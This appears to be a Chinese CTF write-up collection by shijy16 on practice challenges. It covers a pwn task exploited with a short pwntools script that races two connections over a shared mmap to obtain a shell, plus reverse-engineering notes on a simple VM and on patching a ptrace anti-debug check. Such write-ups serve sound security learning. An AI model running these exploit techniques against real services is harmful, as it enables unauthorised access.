

CTF 学习过程中的题目 WP

作者：shijy16

时间：March 20, 2021

特别声明

本册是 CTF 解题记录，题目来自于各种地方。
供初学 CTF 的同学们参考交流。

shijy16

目录

第一章 pwn

1.1 乙组基准-babypwn

NeSE 乙组的基准题，高级网络攻防课说做出来这些题才可以选这门课。这一系列题目因为不是公开平台上的，所以就不放出来了。

这道题进去首先要输入一个 name, 有三个选项:

- 1 提高 price: 最多提高十次，到 100。
- 2 显示 price：始终是 0。
- 3 获得 flag：price 到 100 也换不到，提示 price 太低。

用 ida 逆一下，发现 price 到达 200 就可以拿到 shell，且 price 是 char*，被 mmap 到了'/tmp/input_name.acc'：

```
rice = mmap(0LL, 8uLL, 3, 1, fd, 0LL);          // PROT_WRITE |
    PROT_READ
                                                // MAP_SHARED
```

各个参数的含义可以用magic查看。发现是共享映射的，那么直接开两个进程，输入一样的名字，分别提高 10 次 price 就可以拿到 flag 了。

```
from pwn import *
context.log_level = "debug"
io_0 = remote("TARGET_ADDR", PORT)
io_0.sendafter("name.\n", b"a")
io_1 = remote("TARGET_ADDR", PORT)
io_1.sendafter("name.\n", b"a")
for i in range(11):
    io_0.sendlineafter("getflag\n", "1")
    io_1.sendlineafter("getflag\n", "1")
io_0.close()
io_1.interactive()
```

第二章 逆向工程

2.1 乙组基准-simple_vm

一个简单的 vm，用 switch 语句做的，进去 F5 就能看到，推导出有哪些指令和格式就好了。题目也给了一段指令，要求输入三个数字，然后运行这段指令，对这三个数进行运算后，栈中某个位置结果是 0，输入的三个数字就是 flag。

最主要的点在于看栈、寄存器和其他参数的内存位置，然后把题目给的指令解析出来，列出算式解方程。

2.2 乙组基准-anti_patience

这个题目直接用 ida 逆向会有一些地方解析失败，需要手动 patch，把对应位置 patch 为 nop，这里用 LazyIDA 插件，填充为 nop 后就可以生成伪代码了。

题目还用 ptrace 判断当前进程有没有被 gdb 调试，那个位置也需要 patch，否则调试的时候随机数种子和正常运行的时候不一样。最后发现整个程序需要输入一段字符串，这段字符串进行很长一段逐字符运算后，得到一个 res，然后题目中也有一个准备好的字符串，这个字符串逐字节和随机数进行运算，得到一个 target_res。最后对这两个结果进行比较，相等则输出 flag，这个 flag 也是由随机数生成的。

解题步骤:

- patch 解析失败的地方。
- patch 反调试的地方，使调试时随机种子不变。
- gdb 调试，在检查结果的时候下断点，获取 target_res。
- 把输入字符串的运算过程 copy 出来，改成一个暴力求解过程。就可以获得 flag 了。